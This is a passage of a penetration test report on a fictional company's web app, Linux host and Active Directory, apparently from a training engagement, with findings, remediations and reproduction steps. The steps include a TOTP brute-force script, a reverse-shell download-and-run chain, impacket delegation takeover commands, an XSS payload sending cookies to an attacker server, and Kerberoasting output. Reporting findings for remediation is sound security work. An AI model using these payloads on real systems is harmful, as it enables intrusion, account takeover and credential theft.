
Leaked PII from accessing internal /api/users in admin panel

5.1.005 Insecure Direct Object Reference in Posts Endpoint			
Web Application		**Risk**	**CVSS**
Likelihood	**High**	**Critical**	**9.2**
Impact	**Critical**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:H/VA:N/SC:N/SI:H/SA:N/U:Red		
Affected Scope	10.0.1.5 (yyy.chat)		
Description	Any authenticated user can call the `/api/auth/store/post` endpoint to post as any account by specifying the poster_id in the http post request data. They do not need to know any information about the user (victim) other than their poster_id.		
Business Impact	Any user can maliciously post explicit, offensive, or illegal content from any Y account publicly, regardless of authentication security. This can result in a severe loss of trust from Y users as nobody's account is secure from being used to send illegal material and underage users may be exposed to explicit content, leading to a severe loss of users and revenue from Y.		
Technical Impact	Creating posts from every account is compromised, and an attacker can easily send posts as any user. This also reveals a problem since there was the same vulnerability in the previous assessment 2 months ago, and there was the implementation of the JWT Cookies to prevent this impersonation. However, even with the implementation of the JWT cookies, users are still able to post on behalf of others. This means the JWT cookies are not verified properly to make sure each post is genuinely from the correct user.		

Remediation	In order to disallow any user to write a post as any other user, Y should use the JWT cookie of the user to confirm which user is writing the post. There is no need to have a `poster_id` parameter, since it only opens the attack surface for IDOR. Having the cookie is enough for identifying the author of the post.
References	https://portswigger.net/web-security/access-control/idor

Steps to Reproduce and Proof

1. Open burpsuite and navigate to the proxy tab
2. Open the web browser, and go to yyy.chat
3. Log in and make a post. But before you make a post, start a proxy interceptor
4. Make the post and intercept the request. Then change the poster_id to any valid user
5. Press the "Forward" button to forward the request. This finishes the post.


12:00.
New post
this post was made by lil_harrington
POST
Intercept on
Forward
Drop
Time
Type
Direction
Method
URL
10:56:11 19 Jan 2...
HTTP
Request
POST
http://yyy.chat/api/auth/store/post
Request
Pretty
Raw
Hex
JSON Web Tokens
POST /api/auth/store/post HTTP/1.1
Host: yyy.chat
Content-Length: 69
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
Origin: http://yyy.chat
Referer: http://yyy.chat/Posts
Accept-Encoding: gzip, deflate, br
Cookie: Authorization=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJQZW9wbGVJRCI6M3wiZXhwIjoxNzM3MzA1NTM0LC
5mdG9uIn0.9_fGAXKdqJwGyvoKJqtx5yoqVeirKEhOsMFuZIMz94
Connection: keep-alive
{
"poster_id":1,
"post_content":"this post was made by lil_harrington"
}

```
5ndG9uIn0.9_fGAXk6qJsGyvoKJqtx5yoqVeirlKEh0sMFuZIMz94
Connection: keep-alive

{
  "poster_id":2
  "post_content":"this post was made by lil_harrington"
}
```



Jasper Morrison

2025-01-19T15:54:50.595446Z

this post was made by lil_harrington

5.1.006 Bruteforceable TOTP codes			
Web Application		**Risk**	**CVSS**
Likelihood	**High**	**Critical**	**9.2**
Impact	**Critical**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:H/VA:N/SC:L/SI:H/SA:N		
Affected Scope	10.0.1.5 (yyy.chat)		
Description	TOTP codes are utilized for authentication and are only 5 digits long. A malicious actor could try every combination of TOTP codes before the code resets, allowing them to log into any account, given the username.		
Business Impact	By brute forcing TOTP codes, an attacker can sign into any Y account, given that they know the username. Users will lose trust in Y, and customers will most likely leave since their account is not secure. This will have a large effect on the public image of Y.		
Technical Impact	An attacker can brute force the TOTP code for any account, opening the possibility for them to sign in as any user. From there, the attacker can obtain the TOTP secret for the victim's account in addition to making posts, changing the profile photo, commenting, and reacting as the victim.		
Remediation	One solution is to increase the length of the TOTP code to something much longer like 10 digits. This makes it much harder to brute force. And further, if Y takes this path, then they should limit the number of attempts that users can get before they are timed out. The TOTP codes reset after a short time, so timing out will stop them from brute forcing. Having time outs is also a good security practice. And another remediation is to not let TOTP be its own method of logging in. It should be used in conjunction with the password, like a multi-factor authentication (MFA).		

References	https://www.twilio.com/docs/glossary/totp

Steps to Reproduce and Proof

Below is a sample script to brute force the 5 digit TOTP code so that adversaries can log into any account, given the username. This was not completely run during the engagement due to concerns of DoSing the service.

```
import requests as r

import time

from multiprocessing import Pool

def bruteforce(s):
    for i in range(10000):
        res = r.post("http://yyy.chat/api/auth/authentication/login",
json={"username":"oui","totp":f"{s+i}","method":"TOTP"})
        if i % 100 == 0:
            print(f"[{s+i}] rate: {i/(time.time()-start)}")
        json = res.json()
        #print(json)
        if 'error' not in json:
            print("SUCCESS==============")
            print(json)
        #time.sleep(1)

start = time.time()

if __name__ == "__main__":
    with Pool(10) as p:
        p.map(bruteforce, [0, 10000, 20000, 30000, 40000, 50000, 60000, 70000,
80000, 90000])
```

5.1.007 Golash RCE			
Linux		**Risk**	**CVSS**
Likelihood	**Medium**	**Critical**	**9**
Impact	**Critical**		
CVSS String	CVSS:4.0/AV:A/AC:H/AT:P/PR:N/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H		
Affected Scope	10.0.2.250		
Description	A custom golang interpreter, "Golash" is running on 10.0.2.250 on port 8080 allows remote code execution. It takes and executes any Golang scripts, eventually leading to arbitrary code execution on the server and full system compromise.		
Business Impact	Remote code execution can lead to various critical impacts such as financial loss, reputation damage, and operational impact. The vulnerability on the custom interpreter allows adversaries to fully compromise the machine, leading to potential data theft and ransomware attacks. In addition, it may result in complete loss of confidentiality, integrity, and availability.		
Technical Impact	Through leveraging this remote code execution, an attacker can obtain complete control of the system with root privileges.		
Remediation	It is recommended by CISA to not utilize custom remote management software. Instead, use trusted and up-to-date software such as OpenSSH with the latest patches.		
References	https://www.checkpoint.com/cyber-hub/cyber-security/what-is-remote-code-execution-rce/ https://www.cisa.gov/sites/default/files/2023-06/Guide%20to%20Securing%20Remote%20Access%20Software_clean%20Final_508c.pdf		
Steps to Reproduce and Proof			

Follow the steps below to reproduce the attack:

1)

```
msfvenom -p linux/x64/shell_reverse_tcp LHOST=<attacker ip> LPORT=<attacker
port> -f elf -o rev.elf
```

```
└─$ msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.0.254.202 LPORT=4444 -f elf -o rev.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf file: 194 bytes
Saved as: rev.elf
```

Generate a Linux reverse shell payload with msfvenom

2) Serve the reverse shell payload on attacker machine.

```
python3 -m http.server 80
```

3) Set up netcat listener

```
nc -lvnp <attacker port>
```

4) Connect to golash interpreter

```
nc 10.0.2.250 8080
```

5) Execute Golang script to transfer reverse shell to target system

```
package main;import"fmt";import"io";import"net/http";import"os";func
main(){out,err=os.Create("/tmp/rev.elf");defer
out.Close();resp,err:=http.Get("http://<attacker ip>/rev.elf");defer
resp.Body.Close();_,err=io.Copy(out,resp.Body);}
```

6) Execute Golang script to make the reverse shell executable on the target system

```
package main; import ("fmt"; "os"); func main() { if p, e :=
os.StartProcess("/usr/bin/chmod", []string{"chmod", "+x", "/tmp/rev.elf"},
&os.ProcAttr{Files: []*os.File{os.Stdin, os.Stdout, os.Stderr}}); e == nil { _,
_ = p.Wait() } else { fmt.Println("Error:", e) } }
```

7) Execute Golang script to trigger the reverse shell on the target system

```
package main; import ("fmt"; "os"); func main() { if p, e :=
os.StartProcess("/tmp/rev.elf", []string{"/tmp/rev.elf"}, &os.ProcAttr{Files:
[]*os.File{os.Stdin, os.Stdout, os.Stderr}}); e == nil { _, _ = p.Wait() } else
{ fmt.Println("Error:", e) } }
```

8) Check netcat listener for connections

```
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.254.202] from (UNKNOWN) [10.0.2.250] 55994
whoami
root
ifconfig
enp5s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.250  netmask 255.0.0.0  broadcast 10.255.255.255
        inet6 fe80::216:3eff:fe23:a4  prefixlen 64  scopeid 0x20<link>
        ether 00:16:3e:23:00:a4  txqueuelen 1000  (Ethernet)
        RX packets 779921  bytes 362947652 (362.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 716469  bytes 355342602 (355.3 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 3328  bytes 311002 (311.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3328  bytes 311002 (311.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

id
uid=0(root) gid=0(root) groups=0(root)
```

RCE on 10.0.2.250

5.2 High Severity Findings

5.2.001 Constrained Delegation on FlakeBook_SSPR service account			
Active Directory		**Risk**	**CVSS**
Likelihood	**Medium**	**High**	**8.9**
Impact	**Critical**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:P/PR:H/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H/S:N/AU:Y/R:I/V:C/RE:H/U:Amber		
Affected Scope	Active Directory Environment - FLAKEAD (10.0.1.6) FLAKEMAIL (10.0.1.7) WS-01 (10.0.2.100) WS-02 (10.0.2.104)		
Description	The FlakeBook_SSPR service account can impersonate any users and obtain access on their behalf leading to privilege escalation by leveraging AllowedToDelegate permissions on cifs\FLAKEAD.		
Business Impact	An attacker will now be able to access all servers and workstations with maximum permissions - all sensitive company data and credentials will now be accessible and modifiable.		
Technical Impact	Privilege Escalation from the FlakeBook_SSPR service account to Domain Admin privileges is now possible. An attacker goes from not being able to remotely log on to any machine to full access to the Domain Controller, Exchange Server, and two Windows workstations.		
Remediation	Utilizing Resource-Based Constrained Delegation instead where there is a more restrictive mapping of permissions since services are delegating permissions instead of users. Furthermore, it is possible to specify which accounts cannot be delegated and restrict this attack from high privilege accounts such as Administrator by going to Active Directory Users and		

	Computers -> going to the account tab of a specific user -> checking "Account is sensitive and cannot be delegated".
References	https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-constrained-delegation-overview https://blog.netwrix.com/2023/04/21/attacking-constrained-delegation-to-elevate-access/

Steps to Reproduce and Proof

```
1.) python3 getST.py -spn "cifs/flakead" -impersonate "administrator"
"oui.local/FlakeBook_SSPR:_____" -altservice "host/FLAKEAD.oui.local"
```

```
[*] Getting TGT for user
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Changing service from cifs/flakead@OUI.LOCAL to host/FLAKEAD.oui.local@OUI.LOCAL
[*] Saving ticket in administrator@host_FLAKEAD.oui.local@OUI.LOCAL.ccache
```

Response from successfully getting impersonated Kerberos ticket

```
2.) export KRB5CCNAME=administrator@host_FLAKEAD.oui.local@OUI.LOCAL.ccache
3.) impacket-psexec -k -no-pass oui.local/Administrator@FLAKEAD.oui.local
```

```
└─$ impacket-psexec -k -no-pass oui.local/Administrator@FLAKEAD.oui.local
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on FLAKEAD.oui.local.....
[-] share 'Accounting' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file pODJXkuF.exe
[*] Opening SVCManager on FLAKEAD.oui.local.....
[*] Creating service zfKI on FLAKEAD.oui.local.....
[*] Starting service zfKI.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2582]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet Instance 0:

   Connection-specific DNS Suffix  . : oui.local
   Link-local IPv6 Address . . . . . : fe80::703:60ef:9394:587a%5
   IPv4 Address. . . . . . . . . . . : 10.0.1.6
   Subnet Mask . . . . . . . . . . . : 255.0.0.0
   Default Gateway . . . . . . . . . : 10.0.0.1
```

Logging on to FLAKEAD utilizing Kerberos ticket

5.2.002 Resource Based Constrained Delegation

Active Directory		Risk	CVSS
Likelihood	Medium	High	8.9
Impact	Critical		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:P/PR:H/UI:N/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H/S:N/AU:Y/R:I/V:C/RE:H/U:Amber		

Affected Scope	FLAKEAD (10.0.1.6) FLAKEMAIL (10.0.1.7) WS-01 (10.0.2.100) WS-02 (10.0.2.104)
Description	The user a-dmitchell@oui.local has permission to modify the "msdsAllowedToActOnBehalfOfOtherIdentity" attribute on the domain controller (FLAKEAD.oui.local). This allows an attacker to abuse resource-based constrained delegation to take over the domain controller.
Business Impact	An attacker will now be able to access all servers and workstations with maximum permissions - all sensitive company data and credentials will now be accessible and modifiable.
Technical Impact	Privilege Escalation from the a-dmitchell account to Domain Admin privileges is now possible. An attacker can go from the the a-dmitchell account to being able to remotely log on to any machine and also gain full access to the Domain Controller, Exchange Server, and two Windows workstations.
Remediation	Review the "AttributemsDS-AllowedToDelegateTo" attribute on the a-dmitchell account. You can do this by running this command as domain admin: `Get-ADComputer -Filter * -Properties msDS-AllowedToDelegateTo | Where-Object {$_.msDS-AllowedToDelegateTo -like "*DC*"}` If you require a-dmitchell to have this attribute you should strictly monitor this account to ensure that it is not abused. If this attribute is not required, you can run this powershell command as domain admin to remove the RBCD Delegation: `Set-ADComputer -Identity "a-dmitchell" -Clear msDS-AllowedToDelegateTo`
References	https://learn.microsoft.com/en-us/windows-server/security/kerberos/kerberos-constrained-delegation-overview https://blog.netwrix.com/2022/09/29/resource-based-constrained-delegation-abuse/
Steps to Reproduce and Proof	
7.	

```
1.) impacket-addcomputer oui.local/a-dmitchell -dc-ip 10.0.1.6 -hashes
:________ -computer-name 'ATTACK$' -computer-pass '____'
```

```
└─$ impacket-addcomputer oui.local/a-dmitchell -dc-ip 10.0.1.6 -hashes :a5f90ca34f2
4de61e48e80a9a0c4b642 -computer-name 'ATTACK$' -computer-pass '[redacted]'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Successfully added machine account ATTACK$ with password AttackerPC.
```

New computer created

```
2.) impacket-rbcd -dc-ip 10.0.1.6 -delegate-to 'FLAKEAD$' -delegate-from
'ATTACK$' -action write oui.local/a-dmitchell:'________'
```

```
└─$ impacket-rbcd -dc-ip 10.0.1.6 -delegate-to 'FLAKEAD$' -delegate-fr
om 'ATTACK$' -action write oui.local/a-dmitchell:'[redacted]

Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] ATTACK$ can now impersonate users on FLAKEAD$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     ATTACK$       (S-1-5-21-716422115-633491878-3378458421-1283)
```

Users on ATTACK$ can now impersonate users on FLAKEAD$

8.

```
3.) impacket-getST -spn cifs/FLAKEAD.oui.local oui.local/attack\$:'____' -
impersonate Administrator -dc-ip 10.0.1.6
```

```
└─$ impacket-getST -spn cifs/FLAKEAD.oui.local oui.local/attack\$:'Att
[redacted]' -impersonate Administrator -dc-ip 10.0.1.6
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_FLAKEAD.oui.local@OUI.LOCAL.cc
ache
```

Saved kerberos ticket for Administrator

```
4.) export KRB5CCNAME=./Administrators@cifs_FLAKEAD.oui.local@OUI.LOCAL.ccache

5.) impacket-psexec -k -no-pass FLAKEAD.oui.local -dc-ip 10.0.1.6
```

```
└─$ export KRB5CCNAME=./Administrator@cifs_FLAKEAD.oui.local@OUI.LOCAL
.ccache
```

```
└─$ impacket-psexec -k -no-pass FLAKEAD.oui.local -dc-ip 10.0.1.6
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on FLAKEAD.oui.local.....
[-] share 'Accounting' is not writable.
[*] Found writable share ADMIN$
[*] Uploading file mjgbpvzt.exe
[*] Opening SVCManager on FLAKEAD.oui.local.....
[*] Creating service NpjG on FLAKEAD.oui.local.....
[*] Starting service NpjG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2582]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Gained remote shell as system on the domain controller

5.2.003 SMTP Relay Attack			
Active Directory		**Risk**	**CVSS**
Likelihood	**Medium**	**High**	**8.8**
Impact	**Critical**		
CVSS String	CVSS:4.0/AV:A/AC:L/AT:P/PR:L/UI:N/VC:H/VI:H/VA:L/SC:H/SI:H/SA:L		
Affected Scope	All users with mailboxes on the domain		
Description	An SMTP relay attack occurs when an attacker uses a misconfigured email server to send unauthorized emails, often for spamming, phishing, or malicious purposes. The attacker exploits the server to disguise the email's true origin and bypass security measures.		
Business Impact	A successful SMTP relay attack can lead to reputational damage, security breaches, data loss, and financial losses through fraud or ransomware.		
Technical Impact	An attacker can perform an SMTP relay attack if they gain access to the Exchange server. They can send an email from any user to any other user within the domain, including sending an email from a standard employee to someone in IT. This would enable the attacker to carry out powerful social engineering, as the IT employee would have no way of knowing that the email is from an attacker and not a legitimate company employee.		
Remediation	Ensure that SMTP authentication is enabled and properly configured, so only users with valid credentials can send emails through the server.You can enforce SMTP authentication for clients by configuring SMTP Auth in the Exchange server settings. Go to the Mail Flow settings page and toggle the setting labeled "Turn on SMTP AUTH protocol"		
References	https://cp.tc/blog/suu0lwzeafo8q97p8teu0nffointmw		

Steps to Reproduce and Proof

1. `rpcclient //10.0.1.6 -U oui.local/ FlakeBook_SSPR%_`
2. `cat users.txt | awk '{print $8}' > userlist.txt`
3. `Import-Module .\Mailsniper.ps1`
   `Invoke-UsernameHarvestOWA -ExchHostname 10.0.1.7 -Domain oui.local -UserList '.\userslist.txt' -OutFile 'owa-valid-users.txt'`

```
[*] Potentially Valid! User:oui.local\a-dmitchell
68                     oui.local\aallen
[*] Potentially Valid! User:oui.local\aallen
68                     oui.local\abenjamin
[*] Potentially Valid! User:oui.local\abenjamin
57                     oui.local\acollins
[*] Potentially Valid! User:oui.local\acollins
52                     oui.local\Admin
[*] Potentially Valid! User:oui.local\Admin
101                    oui.local\Administrator
[*] Potentially Valid! User:oui.local\Administrator
```

All the active directory users are valid

4. `Send-MailMessage -From "aallen@oui.local" -To "jthompson@oui.local" -Subject "SMTP relay attack test" -SmtpServer 10.0.1.7 -Port 25`

C [redacted] said 21 minutes ago

Hi Jamie Thompson,

I have performed the SMTP test. Have you received an email from aallen@oui.local to your email (jthompson@oui.local)?

Best,

[redacted]

J **Jamie M Thompson** , said 1 minute ago

[redacted]

Yes, thank you.
JMT

jthompson@oui.local received the email from aallen@oui.local

5.2.004 XSS in Y Post and Profile Page			
Web Application		**Risk**	**CVSS**
Likelihood	**High**	**High**	**8.3**
Impact	**Critical**		
CVSS String	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:N/VI:N/VA:H/SC:N/SI:H/SA:N/R:U/V:D/U:Red		
Affected Scope	10.0.1.5 (yyy.chat)		
Description	Any user is able to post an XSS payload, leading to multiple vulnerabilities, including exfiltrating victim cookies and data, executing a cross-site request forgery attack, or denying service to Y.		
Business Impact	An adversary can completely redirect most access away from the Y posts page, which would cease the application's utility. An attacker can also impersonate any user that is affected, including posting and commenting as another person. Moreover, the adversary can completely control where the post page redirects to, so the adversary can potentially serve malware to Y users, dealing a massive blow to the company's reputation and the trust of investors.		
Technical Impact	An adversary is able to run any JavaScript on the client of any user who visits the posts page, which can allow them to do many things, including stealing a victim's authentication cookie and take over their account, redirecting the victim away from the posts page, or forcibly causing them to execute actions without any input. If a small amount of such posts is made, social engineering to direct victims to the attacker's profile page is most likely required, but if many posts are spammed, the attack		

	can spread to the posts page, removing the need for social engineering. Additionally, with a victim's cookie, an attacker is able to generate a TOTP code, allowing for persistent access to the victim's account.
Remediation	Sanitize input using trusted solutions such as DOMPurify when receiving and storing posts from users, similarly to what is done in the commenting feature on Y.
References	https://portswigger.net/web-security/cross-site-scripting/preventing https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

Steps to Reproduce and Proof

Steps to recreate:

1. Sign in to Y on a new or existing account
2. Send a post with the following content: `<img src=1 onerror=fetch("attacker-server/?"+document.cookie); />`



2) Start a webhook listener at `attacker-server` using `python3 -m http.server` (or webhook.site or any other listener)
3) Get a user to go to your profile page or have your post show up on the posts page



3.5) The cookies containing the victim's authorization JWT token will show up on the webhook.

```
~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.254.105 - - [18/Jan/2025 16:32:32] "GET /?Authorization=                    HTTP/1.1" 200 -
```

5.2.005 Service Account Kerberoast			
Active Directory		**Risk**	**CVSS**
Likelihood	**High**	**High**	**7.3**
Impact	**High**		
CVSS String	CVSS:4.0/AV:A/AC:L/AT:P/PR:L/UI:P/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H		
Affected Scope	User - FlakeBook_SSPR		
Description	A normal domain user account can take over a higher privileged account. This will allow an adversary to gain unauthorized access to confidential information or carry out more malicious activities.		
Business Impact	The simplicity of this attack poses a danger to private company data and revenue. Once an attacker abuses this exploit, they will be able to use their elevated privileges to access confidential information like employee and customer data. An adversary would then be able to blackmail you with this information or sell it online. This would pose a grave threat to OuiCroissant's reputation and business ventures.		
Technical Impact	Once an attacker abuses this exploit, they will gain access to the service account FlakeBook_SSPR. They could then run various applications, scripts, or malware. This service account has constrained delegation privileges to the domain controller FLAKEAD. An attacker could abuse this privilege to impersonate a domain admin and complete a complete takeover of the Active Directory environment.		
Remediation	1. Ensure that all service accounts have long complex passwords (at least 20 characters) 2. Rotate passwords every 30 days 3. Enable AES Kerberos encryption rather than RC4 to make it more difficult for attackers to crack passwords offline 4. Use Group Managed Service Accounts (gMSA) or Delegated Managed Service Accounts (dMSA)		
References	https://www.thehacker.recipes/ad/movement/kerberos/kerberoast		

	https://www.microsoft.com/en-us/security/blog/2024/10/11/microsofts-guidance-to-help-mitigate-kerberoasting/

Steps to Reproduce and Proof

A normal domain user test account was created to to demonstrate the viability of this attack.

```
net user test4 /domain
```

```
PS C:\Users\pwned> net user test4 /domain
The request will be processed at a domain controller for domain oui.local.

User name                    test4
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/18/2025 1:15:48 PM
Password expires             3/19/2025 1:15:48 PM
Password changeable          1/18/2025 1:15:48 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/19/2025 9:06:37 AM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```

User is member of Domain Users and no other groups

Follow the steps below to reproduce the attack:

1)

```
impacket-GetUserSPNs -request -dc-ip 10.0.1.6 -outputfile hashes.kerberoast
oui.local/test4
```

```
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec


$krb5tgs$23$*FlakeBook_SSPR$OUI.LOCAL$oui.local/FlakeBook_SSPR*$
723d9a3e789e444b20dc69c249a5742a669448ce5dbc0d87c4a51f6432635b49
a202e94a031506dc61feab2f3f4948982290793d24d0c602c36cb9d9c6ada518
bb0d7fe0356dce024817561bd990b5f974d76ed17605316535d35ef0da151a37
3d2d303484a4e40c206a2648bac6e8cb76f86f7134398c2cfe9fe482f7a0fa5a
5d0c6d8c744492a99348967b7a9449972f5ca987376fdd2a61aa037bca7079ce
32b8ce2f4878fc6555bfefe36eb552151e1856981fe5c2dc7871f0ce96ef4f2b
12c962437bfe2f5471a7292a12ef1c2a2ba8e2240b7376c715f75777f1043fd8
d3265f8bae16111ac186afb710df674bad0a6f2652394f3eec4016873cde8e16

Session..........: hashcat
Status...........: Cracked
```

Cracked hash for service account FlakeBook_SSPR

3)

```
netexec smb 10.0.1.6 -u FlakeBook_SSPR -p _
```



Confirming credentials

5.2.006 SeDebugPrivilege Privilege Escalation			
Active Directory		**Risk**	**CVSS**
Likelihood	**Medium**	**High**	**7.3**
Impact	**High**		
CVSS String	CVSS:4.0/AV:A/AC:H/AT:P/PR:H/UI:P/VC:H/VI:H/VA:H/SC:H/SI:H/SA:H		
Affected Scope	FLAKEAD - 10.0.1.6 FLAKEMAIL - 10.0.1.7 OC-DESKTOP01 - 10.0.2.100 OC-DESKTOP04 - 10.0.2.104 Users - All Windows Users (domain and local)		
Description	This privilege allows one account to debug and adjust the memory of a process owned by another account. All domain users are configured to have the SeDebugPrivilege in the domain oui.local. This is a security misconfiguration and presents privilege escalation as well as lateral movement vectors for adversaries to gain administrative access through memory injection.		
Business Impact	By abusing this privilege, any domain users can obtain the credentials of any users that have ever logged onto the machine. This has a critical impact on the integrity and confidentiality as it will allow adversaries to gain access to other users and potentially read sensitive information, such as client data and credentials, if they have obtained the credentials of a high privileged user.		
Technical Impact	Through this privilege, any domain users can extract credential hashes of any users that have ever logged onto the machine including high privileged users like Administrator. Adversaries can abuse this with a domain user to perform local privilege escalation as well as lateral movement onto other machines in the domain.		
Remediation	It is recommended to perform removal to ensure that only the users who need this privilege have it. Follow the steps below:		

	1) Create a security group in Active Directory with users who need the SeDebugPrivilege. 2) Generate a Group Policy Object and configure it to only assign the privileges for "Debug Programs" to users in the security group. 3) The setting can be configured at: Computer Configuration\Windows Settings\Security Settings\Local Policies\User Rights Assignment. 4) Deploy the GPO to all machines in the Active Directory network.
References	https://medium.com/@Strange0/windows-privilege-escalation-abusing-user-privileges-c7532831cb84

Steps to Reproduce and Proof

A normal domain user was created to demonstrate the viability of this attack.

```
PS C:\Users\pwned> net user pwned /domain
The request will be processed at a domain controller for domain oui.local.

User name                    pwned
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/18/2025 3:13:17 PM
Password expires             3/19/2025 3:13:17 PM
Password changeable          1/18/2025 3:13:17 PM
Password required            Yes
User may change password     Yes


Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/19/2025 1:31:25 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users
The command completed successfully.
```

User is member of Domain Users and no other groups

